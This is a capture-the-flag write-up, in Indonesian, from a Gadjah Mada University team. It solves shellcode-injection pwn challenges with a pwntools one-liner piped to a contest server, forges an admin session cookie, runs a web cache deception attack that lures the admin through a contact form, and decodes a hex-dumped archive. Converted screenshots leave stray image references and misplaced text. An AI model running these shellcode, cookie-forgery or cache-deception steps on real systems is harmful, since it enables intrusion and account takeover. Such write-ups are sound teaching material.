

NAMA TIM : [Team >:(]

INSTANSI : [*UNIVERSITAS GADJAH MADA*]

Selasa 01 Mei 2018

KETUA TIM	
1	ICHSANUL AKBAR
MEMBER	
1	M NIZAR RAHMAN
2.	FADLI MAULANA M

PWN

Getshell

Point: 100

Diberikan sebuah executable 32 bit.

Pada cuplikan assembly berikut.

```
0x08048623 <+216>: push    DWORD PTR [ebp-0x10]
0x08048626 <+219>: push    0x0
0x08048628 <+221>: call    0x80483d0 <read@plt>
0x0804862d <+226>: add     esp,0x10
0x08048630 <+229>: mov     DWORD PTR [ebp-0xc],eax
0x08048633 <+232>: mov     eax,DWORD PTR [ebp-0x10]
0x08048636 <+235>: call    eax
```

Pada cuplikan asm ini, terlihat bahwa inputan yang kita masukkan akan langsung di call oleh program.

Jadi langsung saja kita berikan input berupa shellcode.

```
(python -c "from pwn import *;print asm(shellcraft.sh());cat -) |nc 128.199.69.173 9001
```

Didapatkan output

```
~~~~~
~~~~~ GET SHELL ~~~~~
~~~~~
[+] You want the flag ?
[+] Please give me something !
cat /home/gcc/flag.txt
FLAG: gcc{you_giveme_shellcode_df3yz63o00zgph63qoew}
```

FLAG: gcc{you_giveme_shellcode_df3yz63o00zgph63qoew}

Catflag

Point: 150

Diberikan sebuah executable 32 bit.

Pada cuplikan assembly berikut:

```
0x08048623 <+216>: push    DWORD PTR [ebp-0x10]
0x08048626 <+219>: push    0x0
0x08048628 <+221>: call    0x80483d0 <read@plt>
0x0804862d <+226>: add     esp,0x10
0x08048630 <+229>: mov     DWORD PTR [ebp-0xc],eax
0x08048633 <+232>: mov     eax,DWORD PTR [ebp-0x10]
0x08048636 <+235>: call    eax
```

Pada cuplikan asm ini, terlihat bahwa inputan yang kita masukkan akan langsung di call oleh program.

Jadi, langsung saja kita berikan inputan berupa shellcode seperti berikut. Namun, karena pada program ini hanya diberi waktu selama 3 detik dalam mengakses program, kami langsung memasukkan input cat /home/gcc/flag memakai echo.

```
(python -c "from pwn import *; print asm(shellcraft.sh()); echo "cat /home/gcc/flag.txt") | nc 128.199.69.173 9002
```

Akan di dapatkan output

```
~~~~~
~~~~~ CAT FLAG ~~~~~
~~~~~
[+] You want the flag ?
[+] Please give me something ! Only 3 Seconds
FLAG: gcc{you_give_me_something_unique_ocj800anc3304e542g2d}
```

FLAG: gcc{you_give_me_something_unique_ocj800anc3304e542g2d}

WEB

Cookies

Point: 10

Diberikan sebuah url web:

<http://128.199.69.173:8001/index.php>

Terdapat form login dan kita coba login dengan guest/guest.

Welcome, guest!

We can only give the flag to 'admin'

[Log out](#)

Terdapat keterangan yang menyatakan bahwa hanya “admin” yang akan diberikan flag :)
Oleh karena itu, dikarenakan sudah ada hint yang jelas dari nama soalnya yaitu “cookies” maka langsung saja kita cek cookie nya:

```
username%3Dguest%26date2018-05-01T13%3A02%3A50%2B0000%26
```

Kita ganti string “guest” dengan “admin” sehingga menjadi:

```
username%3Dadmin%26date2018-05-01T13%3A02%3A50%2B0000%26
```

Lalu kita kembalikan/set cookie tersebut pada web dan kita reload dengan ekspresi muka yang berharap muncul flag di halaman web.

Welcome, admin!

Here's your flag:

FLAG: gcc{you_steal_admin_cookie_oa8yngmx9x74j2q8i0wi}

[Log out](#)

Flag: gcc{you_steal_admin_cookie_oa8yngmx9x74j2q8i0wi}

Web Cache

Point: 100

Diberikan sebuah url web:


<http://128.199.69.173/index.php>

Terdapat hint :


- Bad caching config
- Flag ada di halaman admin

Sudah dipastikan web tersebut menggunakan cache.

Menariknya saat kita akses url (<http://128.199.69.173/admin.php/amikomhackfest/hekel.css>) maka hasilnya sama seperti (<http://128.199.69.173/admin.php>) sehingga disitu kita bisa memanfaatkan celah dari penggunaan cache dengan menjebak admin untuk mengakses url (<http://128.199.69.173/admin.php/amikomhackfest/hekel.css>). Salah satu hal menarik lainnya ialah terdapat contact form pada contact.php yang akan diakses oleh si admin, sehingga kita masukkan url tersebut pada contact form untuk menjebak admin.




flag
Kemudian, buka url yang telah dimasukkan sebelumnya ke kolom contact, didapatkan



FLAG : gcc{bad_caching_config_7pqxp7jh60m99ox4c76x}

Setelah di zoom-out, didapat




FLAG : gcc{audio_stegano_5211730078}

MISC

giphy


Point : 50

Didapat file ASCII




```
rmn@ubuntuHP: ~/Downloads/gcc
File Edit View Search Terminal Help
=====
You are a fluke of the universe; you have no right to be here.
=====
rmn@ubuntuHP:~/Downloads/gcc$ ls
flag
rmn@ubuntuHP:~/Downloads/gcc$ file flag
flag: ASCII text
rmn@ubuntuHP:~/Downloads/gcc$
```


Yang berisi dump dari hex suatu file



Kami lakukan reverse dump dengan menggunakan command xxd, didapatkan *compressed file*



Ada 2 kali kompresi data, dan kami ekstrak keduanya menggunakan 7z



```

rmn@ubuntuHP: ~/Downloads/gcc
File Edit View Search Terminal Help
rmn@ubuntuHP:~/Downloads/gcc$ 7z x newfile.7z
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz (406E3),ASM,AES-NI)


Scanning the drive for archives:
1 file, 2141840 bytes (2092 KiB)

Extracting archive: newfile
--
Path = newfile
Type = bzip2


Everything is Ok

Size:      2136576
Compressed: 2141840
rmn@ubuntuHP:~/Downloads/gcc$ ls
flag newfile newfile-
rmn@ubuntuHP:~/Downloads/gcc$ 7z e newfile-
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz (406E3),ASM,AES-NI)
  
```

Didapat file flag.gif



Yang setelah kami baca dengan strings, didapat flag



The screenshot shows an Ubuntu desktop with a red background. A terminal window titled 'rmn@ubuntuHP: ~/Downloads/gcc' is open, displaying the following C code and its output:

```
File Edit View Search Terminal Help
`!T*
Nc(F
,k6v
r0:]
v'cM
LTCuh
Uk+E
Y1'w
SNqF
nmFf_=
SPe,@ s0
qEVTNqf
(@ySv
'p
!
ntPoM
,rIM
eFmGS
.\0,)
e1Is
GLDF
SH6m
]p R
;gcc{so_easy_to_find_the_flag_7786241371}
rmn@ubuntuHP:~/Downloads/gcc$
```

Flag : gcc{so_easy_to_find_the_flag_7786241371}

